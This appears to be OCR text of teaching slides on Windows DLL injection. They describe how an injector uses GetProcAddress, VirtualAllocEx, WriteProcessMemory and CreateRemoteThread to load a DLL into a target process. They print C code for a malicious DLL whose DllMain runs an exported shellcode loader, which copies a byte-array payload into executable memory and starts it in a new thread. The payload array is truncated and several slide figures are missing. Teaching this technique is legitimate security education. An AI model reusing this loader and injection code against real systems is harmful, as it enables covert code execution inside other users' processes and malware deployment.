

DLL Injection

Injecting DLL Path To Another Process


Mechanism of DLL Injection




Mechanism of DLL Injection (2)



Mechanism of DLL Injection (3)



Mechanism of DLL Injection (4)



LoadLibrary comes from kernel32.dll and loads at the same address for all processes. Therefore GetProcAddress() is used to get the LoadLibrary function from kernel32.dll within Malware Trojan itself and then use the same address for Target process.

DLL will run as soon as it is loaded

```
BOOL WINAPI DllMain( HINSTANCE hinstDLL, DWORD reasonForCall, LPVOID lpReserved ) {

    switch ( reasonForCall ) {
            case DLL_PROCESS_ATTACH:
                RunShellcode();
                break;
            case DLL_THREAD_ATTACH:
                break;
            case DLL_THREAD_DETACH:
                break;
            case DLL_PROCESS_DETACH:
                break;
            }
    return TRUE;
}
```

DLL's exported RunShellcode function

```
    0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF,
    0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0,
    0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89,
    0xDA, 0xFF, 0xD5, 0x6D, 0x73, 0x70, 0x61, 0x69, 0x6E, 0x74, 0x2E, 0x65,
    0x78, 0x65, 0x00
};

unsigned int lengthOfshellcodePayload = 279;



extern __declspec(dllexport) int Go(void);
int RunShellcode(void) {

    void * alloc_mem;
    BOOL retval;
    HANDLE threadHandle;
    DWORD oldprotect = 0;

    alloc_mem = VirtualAlloc(0, lengthOfshellcodePayload, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

    RtlMoveMemory(alloc_mem, shellcodePayload, lengthOfshellcodePayload);

    retval = VirtualProtect(alloc_mem, lengthOfshellcodePayload, PAGE_EXECUTE_READ, &oldprotect);

    if ( retval != 0 ) {
            threadHandle = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) alloc_mem, 0, 0, 0);
            WaitForSingleObject(threadHandle, 0);
    }
    return 0;
}
```

API calls for DLL Injection

4 functions

4 API’s used in DLL Injection

- GetProcAddress to get LoadLibrary’s address
- VirtualAllocEx to allocate memory in Target
- WriteProcessMemory to write path-to-DLL to Target
- CreateRemoteThread with parameters:
  - Address of LoadLibrary
  - Path to DLL

Thank you